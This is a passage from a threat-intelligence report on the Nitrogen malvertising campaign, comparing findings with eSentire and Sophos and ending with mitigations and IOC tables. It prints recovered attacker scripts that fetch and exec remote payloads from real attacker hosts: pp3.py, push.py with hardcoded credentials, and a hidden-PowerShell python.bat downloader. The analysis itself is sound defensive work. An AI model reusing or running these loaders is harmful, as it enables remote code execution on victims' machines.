be3r\x9d\xc6\xf7\xd9\xa6Y\xc3\x0f\xc9\xfl$\xaf\x88\x82DX{W\xa7v=\'u\x9e\xe2\xa4Jq\xce\xd6m\xl6\xleP\x7f\xac\xe0\xb3\x02m\x02\xlc\xdb\x92\xa7}\x01W\xeb\x
bd\xb3\xa0\x19\xedd"+*K\xl0\xddZ\xbcQ\xb2\xe0L\x9b\xc3\xcd\xce\x98R\xdfN&\x9c\x89\x8ft\x9b2Q\xc08\x93\xc5\xa4\xdc\x9b\x9d\xl4\x93\xb2\xecieR\xl8\xa8\x8d
;\x87\xab\xcc\xf4^\xlf\xal\xe6\x0e\nJYQJe(m\x97\xb2/P\x9aIA\x99\xd8\xc8\xb6F*\xd5\x98\xdb=\n\xae\x90\x94f\nR\x03\xb4\xl2\x96\xc76\x0cr\xda\x0e\xf6\\\xd5
\x829^]\x8f-\xc9Z\x9d:{m\x03\xe9\xd9tV\xf89R^\xl9\xf0\x82\xf1}as\x0e\x8f\xfe\xe5\xldo\xed\xa9\xef\xee\xl6\x0f\x83\xe0\xfa-\xba~\xd9/\xl4\x0e\xbe\x01\xbb
\xbe\xb5\x81\x00\x00\x00\x00b\x8f\xb7\xfb\xc76\x9d3\x00\x01\x9d\x03\x85\x03\x00\x00\xc05\xcc\xfd\xb1\xc4g\xfb\x02\x00\x00\x00\x00\x04YZ}\x04\xda\x04zlib
\xda\x04lzma\xda\x04exec\xda\ndecompress\xa9\x00r\x06\x00\x00\x00r\x06\x00\x00\x00\xda\x07coduter\xda\x08<module>\x01\x00\x00\x00s\x04\x00\x00\x00\x10\x
00\xl8\x01'))
```

Figure 42: pp3.py listing

```
import sys
import ssl
u = __import__('urllib' + {
    2: '',
    3: '.request' }[sys.version_info[0]], ('urlopen',), **('fromlist',))
r = u.urlopen('https://linkagainme.com/python/pp', ssl._create_unverified_context(), **('context',))
exec(r.read())
```

Figure 43: pp3.py Post Deobfuscation

3.1.1.3 push.py

`push.py` was identical to `pop.py`, which is seen on the host.

```python
import urllib.request
import base64
import ssl
import ctypes
import sys
vi=sys.version_info
ul=__import__({2:'urllib2',3:'urllib.request'}[vi[0]],fromlist=['build_opener','HTTPSHandler'])
hs=[]
if (vi[0]==2 and vi>=(2,7,9)) or vi>=(3,4,3):
        sc=ssl.SSLContext(ssl.PROTOCOL_SSLv23)
        sc.check_hostname=False
        sc.verify_mode=ssl.CERT_NONE
        hs.append(ul.HTTPSHandler(0,sc))
o=ul.build_opener(*hs)
o.addheaders=[('User-Agent','Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:108.0) Gecko/20100101 Firefox/108.0')]
gcontext = ssl.SSLContext(ssl.PROTOCOL_SSLv23)
gcontext.check_hostname = False
gcontext.verify_mode = ssl.CERT_NONE
request = urllib.request.Request('https://45.81.243.149:8443/memory')
base64string = base64.b64encode(bytes('%s:%s' % ('testuser', 'Sup3rP4ss!'),'ascii'))
request.add_header("Authorization", "Basic %s" % base64string.decode('utf-8'))
result = urllib.request.urlopen(request, context=gcontext)
payload = result.read()
exec(payload)
```

Figure 44 push.py listing.

3.1.1.4 python.bat

`python.bat` runs commands that are identical to the ones seen being executed by the CMDs launched by Meterpreter during the incident. `python.bat` attempts to beacon to a specific URL and curl it. If the attempt is successful, it will unzip it using PowerShell. If the download fails, then it will attempt to download `unzip.bat` and use it instead. It then attempts to download `pp3.py` and execute it. During the observed incident, Meterpreter executed `pop.py` not `pp3.py`. This gives further credence towards `pp3.py` being a newer version of `pop.py` and perhaps this script is an automated version of what was previously done manually.

```
@echo OFF
IF NOT EXIST "C:\users\public\videos\python.zip" powershell -w hidden curl https://linkagainme.com/python/python.zip -o C:\users\public\videos\python.zip
IF NOT EXIST "C:\users\public\videos\python.zip" powershell -w hidden bitsadmin /transfer admin3 /download /priority high https://linkagainme.com/python/python.zip C:\users\public\videos\python.zip
IF NOT EXIST "C:\users\public\videos\python.zip" powershell -w hidden curl http://45.81.243.149/python/python.zip -o C:\users\public\videos\python.zip
IF NOT EXIST "C:\users\public\videos\python.zip" powershell -w hidden bitsadmin /transfer admin3 /download /priority high http://45.81.243.149/python/python.zip C:\users\public\videos\python.zip
IF EXIST "C:\users\public\videos\python.zip" powershell -w hidden -command Expand-Archive C:\users\public\videos\python.zip -DestinationPath C:\users\public\videos\python

IF NOT EXIST "C:\users\public\videos\python\" (
    powershell -w hidden curl https://linkagainme.com/python/unzip.bat -o C:\users\public\videos\unzip.bat
    IF NOT EXIST "C:\users\public\videos\unzip.bat" powershell -w hidden bitsadmin /transfer admin3 /download /priority high https://linkagainme.com/python/unzip.bat C:\users\public\videos\unzip.bat
    IF NOT EXIST "C:\users\public\videos\unzip.bat" powershell -w hidden curl http://45.81.243.149/python/unzip.bat -o C:\users\public\videos\unzip.bat
    IF NOT EXIST "C:\users\public\videos\unzip.bat" powershell -w hidden bitsadmin /transfer admin3 /download /priority high http://45.81.243.149/python/unzip.bat C:\users\public\videos\unzip.bat
    IF EXIST "C:\users\public\videos\unzip.bat" C:\users\public\videos\unzip.bat
)

IF NOT EXIST "C:\users\public\videos\pp3.py" powershell -w hidden curl https://linkagainme.com/python/pp3.py -o C:\users\public\videos\pp3.py
IF NOT EXIST "C:\users\public\videos\pp3.py" powershell -w hidden bitsadmin /transfer admin3 /download /priority high https://linkagainme.com/python/pp3.py C:\users\public\videos\pp3.py
IF NOT EXIST "C:\users\public\videos\pp3.py" powershell -w hidden curl http://45.81.243.149/python/pp3.py -o C:\users\public\videos\pp3.py
IF NOT EXIST "C:\users\public\videos\pp3.py" powershell -w hidden bitsadmin /transfer admin3 /download /priority high http://45.81.243.149/python/pp3.py C:\users\public\videos\pp3.py
IF EXIST "C:\users\public\videos\pp3.py" C:\users\public\videos\python\pythonw.exe C:\users\public\videos\pp3.py
```

Figure 45: python.bat listing

3.1.1.5 python.zip

Contains a clean installation of Python 3.10 Embedded for Windows AMD64.




Figure 46: python.zip listing

3.1.1.6 python_msi_x64.iso

Contains the same files as `OpenVPN_Installer.iso`.

3.1.1.7 python_msi_x64.zip

Contains the same files as `OpenVPN_Installer.iso` but in a ZIP.




Figure 47: python_msi_x64.zip listing

3.1.1.8 unzip.bat

Attempts to extract the contents of a zip directory. Used as a backup if the host does not have unzip.

```
@echo off
setlocal
cd /d %~dp0
Call :UnZipFile "C:\users\public\videos\python\" "C:\users\public\videos\python.zip"
exit /b

:UnZipFile <ExtractTo> <newzipfile>
set vbs="%temp%\_.vbs"
if exist %vbs% del /f /q %vbs%
>%vbs%  echo Set fso = CreateObject("Scripting.FileSystemObject")
>>%vbs% echo If NOT fso.FolderExists(%1) Then
>>%vbs% echo fso.CreateFolder(%1)
>>%vbs% echo End If
>>%vbs% echo set objShell = CreateObject("Shell.Application")
>>%vbs% echo set FilesInZip=objShell.NameSpace(%2).items
>>%vbs% echo objShell.NameSpace(%1).CopyHere(FilesInZip)
>>%vbs% echo Set fso = Nothing
>>%vbs% echo Set objShell = Nothing
cscript //nologo %vbs%
if exist %vbs% del /f /q %vbs%
```

Figure 48: unzip.bat listing

3.1.2 eSentire

eSentire posted an article during the first instance of Nitrogen[12] as well as during the second instance[13]. Both of the attacks they saw are very consistent with what we analyzed. Both start the same, a “drive-by-download” hosted by google ads. The differences begin when they mention the files located in the ISO and the infection chain, as they are slightly different. Additionally, they have a data file which is encrypted. This was not seen until Nitrogen 2.0 for our analysis. On top of this, eSentire mentions that the malicious Python DLL is dropped at `C:\Users\Public\Music\python` as opposed to `C:\Users\<Current User>\AppData\Local\python310` which was seen in our analysis. We do see Meterpreter drop files to `C:\Users\Public\Videos\python`, but that Python is a normal installation. Bundled with it is pop.py which is used to download Cobalt Strike. Additionally, they mention the creation of a scheduled task to run `pythonw.exe` which is stored at `Music\python`. This was not seen during our analysis. Additionally, the python files they saw were called `work2.py` and `work7.py`. Given the code snippets of the two files, they look like `pop.py` and `pp3` respectively. Another thing to note is they did not mention Meterpreter which was used to pull down the legitimate Python install in our instance and execute pop.py which brought down Cobalt Strike. It seems that Bloodhound and LaZagane were used instead.

The same can be said for their article for the second version. For example, their ISO has more files than ours did. Additionally, their encrypted data file was stored in the ISO as opposed to ours which was seen in the encrypted resource section. Later parts of the attack, like `slv.py` seem to be identical. It could be they got an earlier version of the loader, or perhaps the tool they use to compile the toolset has granular settings. The end of their attack is also different than what we saw as they mention `zen.dll` and `fid.dll`. Neither of these files were seen, however, our Sliver C2 executable was killed shortly after executing, which could be the cause of this discrepancy.

Some things to note : they believe the web sites hosting the downloads are compromised WordPress websites. Another interesting thing to note is their reference to a Pyramid module used within the script to pull the installer for Meterpreter. Additionally, they saw instances of AlphV ransomware, this seemed to be the end goal of their infection chain. As both instances we analyzed were cut short, we were unable to see this.

---

12 https://www.esentire.com/blog/persistent-connection-established-nitrogen-campaign-leverages-dll-side-loading-technique-for-c2-communication

13 https://www.esentire.com/blog/nitrogen-campaign-2-0-reloads-with-enhanced-capabilities-leading-to-alphv-blackcat-ransomware

3.1.3 Sophos

Sophos' sample was more directly like ours than eSentire[14]. However, there were slight changes. For one, during the installation, Sophos mentions that the legitimate version was installed. Based on their binaries it looks like it was usually stored in the resource section. Our sample had no such installer. Other small differences are differing PDB paths, the way the malicious Python and legitimate Python where stored, the creation of a scheduled task, and different IPs/URLs used for beaconing to. Looking at the initiating DLLs, the date modified path within the ISO for the one seen for Sophos (green) is two months after our analysis (red). Granted timestamps can always be modified, given the changes seen it might be fair to say that theirs is a slightly newer version or variant.

Something useful to note from their report was that the phishing site used to compromise users could not be accessed directly. If it was, the incorrect results were shown.




Figure 49: msi.dll seen (red) and seen by Sophos (green)

[14] https://news.sophos.com/en-us/2023/07/26/into-the-tank-with-nitrogen/

4.0 Course of Action

4.1 Improving user awareness

Both samples analyzed relied entirely on victims clicking malicious google ads. If the users paid closer attention, they would have realized the site they were on was not the actual site requested. This can be mitigated by training users to be more familiar with common techniques and tactics used by attackers. The entire infection vector falls apart if users are more diligent when searching for and downloading software.

4.2 Using a proxy server or Next generation Firewall (NGFW)

Blocking potentially malicious interactions and scanning files for malware with the use of advanced firewalls and proxies will also reduce risk. Firewalls can be set up to block known malicious domains. They can be configured and optimized through utilization of open-source intelligence and closed source locally gained intelligence.

4.3 Implementing Endpoint Detection and Response (EDR)

Endpoint detection can pick up on suspicious behavior and automatically alert on the behavior. In some cases, it can automatically take actions to remediate malicious activity such as isolating the affected host. S

5.0 IOCs

5.1 Network Based

Table 1 Domain and IP IOCs

IOC Purpose	IOC Value	IOC Source
Cobalt Strike C2 IP	141[[.]]98[[.]]6[[.]]7	PNNL
C2 server	185[.]254[.]37[.]216	PNNL
Endpoint for Meterpreter	45[.]81[.]243[.]149	PNNL
Endpoint for Meterpreter	firstclassbale[.]com	PNNL
Endpoint for Meterpreter	linkagainme[.]com	PNNL
Malicious Installer	openevpn[.]com	PNNL
C2 server	157[.]254[.]195[.]53	PNNL, Sophos
C2 server	185[.]254[.]37[.]217	PNNL, Sophos
Endpoint for python310[.]dll	74[.]201[.]28[.]103	PNNL, Sophos
Endpoint for python310[.]dll	85[.]208[.]136[.]13	PNNL, Sophos
C2 server	104[.]18[.]25[.]181	Sophos
C2 server	104[.]234[.]11[.]121	Sophos
C2 server	104[.]234[.]11[.]236	Sophos
URL to download Meterpreter	104[.]234[.]119[.]16	Sophos
C2 server	104[.]234[.]147[.]11	Sophos

C2 server	146[.]70[.]87[.]4	Sophos
C2 server	157[.]254[.]195[.]108	Sophos
C2 server	157[.]254[.]195[.]210	Sophos
C2 server	157[.]254[.]195[.]83	Sophos
C2 server	167[.]88[.]164[.]130	Sophos
Cobalt Strike C2 servers	167[.]88[.]164[.]141	Sophos
C2 server	167[.]88[.]164[.]95	Sophos
C2 server	167[.]88[.]165[.]18	Sophos
C2 server	172[.]217[.]13[.]110	Sophos
Cobalt Strike C2 servers	172[.]86[.]123[.]127	Sophos
C2 server	185[.]246[.]222[.]15	Sophos
Cobalt Strike C2 servers	23[.]227[.]196[.]140	Sophos
C2 server	23[.]227[.]203[.]241	Sophos
C2 server	45[.]12[.]253[.]137	Sophos
Cobalt Strike C2 servers	45[.]66[.]230[.]215	Sophos
Cobalt Strike C2 servers	45[.]66[.]230[.]216	Sophos
C2 server	45[.]66[.]230[.]237	Sophos
C2 server	45[.]66[.]230[.]238	Sophos

Cobalt Strike C2 servers	45[.]81[.]39[.]175	Sophos
Cobalt Strike C2 servers	45[.]81[.]39[.]177	Sophos
Cobalt Strike C2 servers	85[.]217[.]144[.]164	Sophos
C2 server	87[.]121[.]221[.]218	Sophos
C2 server	95[.]214[.]24[.]163	Sophos
Malicious Installer	conteudos[.]doutornature[.]com	Sophos
Malicious Installer	dayvisson[.]com	Sophos
Malicious Installer	events[.]drdivyaclinic[.]com	Sophos
Malicious Installer	frugalprinters[.]com	Sophos
Malicious Installer	praybig[.]us	Sophos
Malicious Installer	protemaq[.]com	Sophos
Malicious Installer	snbl-art[.]com	Sophos
Malicious Installer	softwareinteractivo[.]com	Sophos
Malicious Installer	theboxingshowcase[.]com	Sophos
Malicious Installer	trafcon[.]co	Sophos
Malicious Installer	usahamenarik[.]com	Sophos
Malicious Installer	winsccp[.]com	Sophos
Malicious Installer	www[.]yb-lawyers[.]com	Sophos

C2 server	141[.]98[.]6[.]95	Sophos, eSentire
C2 server	141[.]98[.]6[.]96	Sophos, eSentire
C2 server	166[.]0[.]94[.]216	Sophos, eSentire
Cobalt Strike C2 servers	45[.]61[.]128[.]133	Sophos, eSentire
C2	104[.]234[.]147[.]74	eSentire
Nitrogen C2	171[.]22[.]28[.]245	eSentire
Nitrogen C2	185[.]216[.]70[.]236	eSentire
Potential Brute Ratel C2	185[.]216[.]71[.]108	eSentire
Cobalt Strike C2	193[.]42[.]33[.]29	eSentire
Cobalt Strike C2	194[.]169[.]175[.]132	eSentire
Nitrogen C2	194[.]180[.]48[.]149	eSentire
Cobalt Strike C2	194[.]180[.]48[.]169	eSentire
Nitrogen C2	194[.]180[.]48[.]18	eSentire
C2	85[.]217[.]144[.]233	eSentire
Cobalt Strike C2	walfat[.]com	eSentire
Malicious Installer	xn—wnscp-tsa[.]net	eSentire

Table 2 URL IOCs

IOC Purpose	IOC Value	IOC Source

Endpoint for python310.dll	http://157[.]254[.]195[.]53:8088/	PNNL
Endpoint for python310.dll	http://185[.]254[.]37[.]216:8880/	PNNL
Endpoint for python310.dll	http://185[.]254[.]37[.]217:8880/	PNNL
Endpoint for python310.dll	http://74[[.]]201[[.]]28[[.]]103:8000/	PNNL
Endpoint for python310.dll	http://85[.]208[.]136[.]13:8080/	PNNL
Cobalt Strike C2 IP	https://141[.]98[.]6[.]7:8443/match	PNNL
Endpoint for python310.dll	https://157[.]254[.]195[.]53:4433/	PNNL
Endpoint for python310.dll	https://185[.]254[.]37[.]216:4434/	PNNL
Endpoint for python310.dll	https://185[.]254[.]37[.]217	PNNL
Endpoint for python310.dll	https://185[.]254[.]37[.]217:4435/	PNNL
Endpoint for Meterpreter	https://45[.]81[.]243[.]149:8443/lazagne	PNNL
Endpoint for Meterpreter	https://45[.]81[.]243[.]149:8443/memory	PNNL
Endpoint for python310.dll	https://74[.]201[.]28[.]103:4431/	PNNL
Endpoint for python310.dll	https://85[.]208[.]136[.]13:4432/	PNNL
Endpoint for Meterpreter	https://firstclassbale[.]com	PNNL

Endpoint for Meterpreter	https://firstclassbale[.]com/python/pp3[.]py	PNNL
Endpoint for Meterpreter	https://linkagainme[.]com	PNNL
Endpoint for Meterpreter	https://linkagainme[.]com/python	PNNL
Endpoint for Meterpreter	https://linkagainme[.]com/python/pp	PNNL
Endpoint for Meterpreter	https://linkagainme[.]com/python/pp3[.]py	PNNL
Endpoint for Meterpreter	https://linkagainme[.]com/python/push[.]py	PNNL
Endpoint for Meterpreter	https://linkagainme[.]com/python/python[.]bat	PNNL
Endpoint for Meterpreter	https://linkagainme[.]com/python/python_msi_x64[.]iso	PNNL
Endpoint for Meterpreter	https://linkagainme[.]com/python/python_msi_x64[.]zip	PNNL
Endpoint for Meterpreter	https://linkagainme[.]com/python/unzip[.]bat	PNNL
Endpoint for Meterpreter	https://linkagainme[.]com/work	PNNL
Malicious Installer	https://openevpn[.]com	PNNL
Endpoint for python310.dll	tcp://157[.]254[.]195[.]53:10443/	PNNL
Endpoint for python310.dll	tcp://185[.]254[.]37[.]216:10444/	PNNL
Endpoint for python310.dll	tcp://185[.]254[.]37[.]217:10445/	PNNL

Endpoint for python310.dll	tcp://74[.]201[.]28[.]103:10441/	PNNL
Endpoint for python310.dll	tcp://85[.]208[.]136[.]13:10442/	PNNL
Endpoint for python310.dll	tcpssl://157[.]254[.]195[.]53:20443/	PNNL
Endpoint for python310.dll	tcpssl://185[.]254[.]37[.]216:20444/	PNNL
Endpoint for python310.dll	tcpssl://185[.]254[.]37[.]217:20445/	PNNL
Endpoint for python310.dll	tcpssl://74[.]201[.]28[.]103:20441/	PNNL
Endpoint for python310.dll	tcpssl://85[.]208[.]136[.]13:20442/	PNNL
URL to download Meterpreter	http://104[.]234[.]119[.]16:8880/Tu6UHNJiKqMAdBVgZOhOfQWLz0QvKbDdGjzQfqCdxVaakl7csNUiwEdQzgC_lyE/	Sophos
URL to download Meterpreter	https://104[.]234[.]119[.]16:4425/NZAna530Nip9AWgVGZ0wvQmQqVlNzF3vDZ8VNfagijnmurLzImArKHfA/	Sophos
URL to download Python install	https://172[.]86[.]123[.]127/python/ton[.]zip	Sophos
Malicious Installer	https://conteudos[.]doutornature[.]com/wp-content/upt/upgrade/scp/v7/WinSCP-6[.]1-Setup[.]iso	Sophos
Malicious Installer	https://dayvisson[.]com/Cisco-Mobility-Client-v4[.]iso	Sophos
Malicious Installer	https://dayvisson[.]com/WinSCPSetup[.]iso	Sophos
Malicious Installer	https://events[.]drdivyaclinic[.]com/wp-content/task/update/WinSCP-6[.]1-Setup[.]iso	Sophos

Malicious Installer	https://frugalprinters[.]com/wp-includes/WinSCP_setup[.]iso	Sophos
Malicious Installer	https://praybig[.]us/wp-content/smb/srs/24/5333/WinSCP-6[.]1-Setup[.]iso	Sophos
Malicious Installer	https://protemaq[.]com/wp-content/update/iso/6[.]1/tusto/WinSCP-6[.]1-Setup[.]iso	Sophos
Malicious Installer	https://snbl-art[.]com/wp-content/wp-content/WinSCPSetup[.]iso	Sophos
Malicious Installer	https://softwareinteractivo[.]com/streamlining-team-collaboration-the-power-of-for-seamless-file-sharing/?gclid=EAIaIQobChMI3aXW7fjA_wIViN3ICh1NKQW6EAAYASAAEgLEZfD_BwE	Sophos
Malicious Installer	https://theboxingshowcase[.]com/wp-content/dht/asxdfj/gkgy/cvgkjc/WinSCP-6[.]1-Setup[.]iso	Sophos
Malicious Installer - linked via Bing	https://theboxingshowcase[.]com/wp-content/sdrg/sdhr/dftjft/zsge/TreeSizeFreeSetup[.]iso	Sophos
Malicious Installer	https://trafcon[.]co/wp-content/plug/des/sus/cisco/anyconnect/cisco-anyconnect-4[.]iso	Sophos
Malicious Installer	https://usahamenarik[.]com/wp-content/WinSCPSetup[.]iso	Sophos
Malicious Installer	https://winsccp[.]com/eng/download[.]php	Sophos
Malicious Installer	https://winsccp[.]com/HPVrxkWv?gclid=EAIaIQobChMI3aXW7fjA_wIViN3ICh1NKQW6EAAYASAAEgLEZfD_BwE	Sophos
Malicious Installer	https://www[.]googleadservices[.]com/pagead/aclk?sa=L&ai=DChcSEwjdpdbt-MD_AhWI3cgKHU0pBboYABAAGgJxdQ&ohost=www[.]google[.]com&cid=CAASJORoMTvTG6B0NssdBORk4BeBv-cgApt6SnzgjBh0K4SdC7o9pw&sig=AOD64_357HAnG_N_KTXouBfGuvvk5-N3tQ&q&adurl&ved=2ahUKEwjNi8_t-MD_AhX-LFkFHZjTDr4Q0Qx6BAgFEAE	Sophos
Malicious Installer	https://www[.]yb-lawyers[.]com/wp-content/ter/anyconnect/AnyDesk[.]iso	Sophos
Malicious Installer	http://xn—wnscp-tsa[.]net	eSentire

Nitrogen C2	tcp://171[.]22[.]28[.]245:15159/	eSentire
Nitrogen C2	tcp://171[.]22[.]28[.]245:41337	eSentire
Nitrogen C2	tcpssl://171[.]22[.]28[.]245:20407/	eSentire

5.2 Host Based

Table 3 File Hash IOCs

IOC Purpose	IOC Value	IOC Type	Source
pop.py	e55deb8e758ceaa9b612409d5becaa18972782dadeb2c07261827a25d204565d	SHA256	PNNL
python_msi_x64.zip	0161e600e0e70a13b0681c7f911b369cf7b293c696eb205b4ddbd3a5e7b8f473	SHA256	PNNL
msi.dll	1506395300e152a7810cffc8c57f09171c73c40e9440be98405c9e6857ee7c6b	SHA256	PNNL
python.zip	37f4f4bbe99771c4bd9e48cbc382a8c555b26926686c2b59577837465151e365	SHA256	PNNL
python.bat	484c50c9ed7084ccd5281117ed9ca89980d01a70bdb64d4b4d8dd22c80b1f083	SHA256	PNNL
pp3.py	485adfe062d7ad3a121b0a4f9c3fc3ed893bebf12f007a5958de7c301d6b7637	SHA256	PNNL
push.py	6c07d9b9f0960cc0381e7eef18170c40187581bd5638aa1e1db6298338371182	SHA256	PNNL
Cobalt Strike Beacon	715395169b34a232f222652e3d66c6801b7123676c65588875e9fb88926badaf	SHA256	PNNL
msi.dll ZIP Resource	7703b730c877090568a9cf5ee3c1c1cbb161a7a291306e610a719ee8ccf46ea2	SHA256	PNNL
pp	7883a50ac0e9621f74d235b8b294608d8def0d5942dc113c4afb762ed53f23e5	SHA256	PNNL
unzip.bat	8e5e82ee2b96085b913fcadd661bb6135468fef846ecc6328093e6c9c5c9a959	SHA256	PNNL
msi.dll ZIP Resource	8f0e40a237a505302da5b6e6959eb216bf4c5bcef49a281bc25d4f4adc30e15e	SHA256	PNNL
python_msi_x64.iso	9c27082e76131fe03511446136cdc18c931fa6c4e0d13ba05e0b237c1c6055d1	SHA256	PNNL

OpenVPN_Installer.iso	9fd4c52de7699079af703ea88b041abb0eda232b369270e2fcf719130c640231	SHA256	PNNL
Cobalt Strike Beacon second stage	b8adf8802c3aed3bee8a84a2a45680975106cb90e376b12c9fe7375cb1670354	SHA256	PNNL
Python 3.10 AMD64 Embedded	b8c99a1bce379287eae580e7ecd0d8f4afdce0a27268d7f26db205f3362d7bab	SHA256	PNNL
msi.dll	cf300ae1870a891e97dc9bf4892f6c4cb5d7f57e3694129d8218d9ad1509effb	SHA256	PNNL
python310.dll	f834820c168d57630abd52eb19104ff4ed835f334ad19f45ebad83a7b3c8e8e3	SHA256	PNNL
WinSCPSetup.iso	0daf5c0f374e9a03fbe24dbcb4f0a24837a35bc2f0ca76ca35bb705f8c079486	SHA256	PNNL, Sophos
python310.dll	4fb70092d8533088742ca23788f29e0802b223eada1748ce82731162d25920c7	SHA256	PNNL, Sophos
Initial Nitrogen ISO file	11d485f26fb2262b637587dc823940069f62ed0eb72e8274904bf3fced90d46c	SHA256	eSentire
Zen.dll	48733bbbd035bea30b8b719a209db815e51718a055228b39c3832d2d6f520f4e	SHA256	eSentire
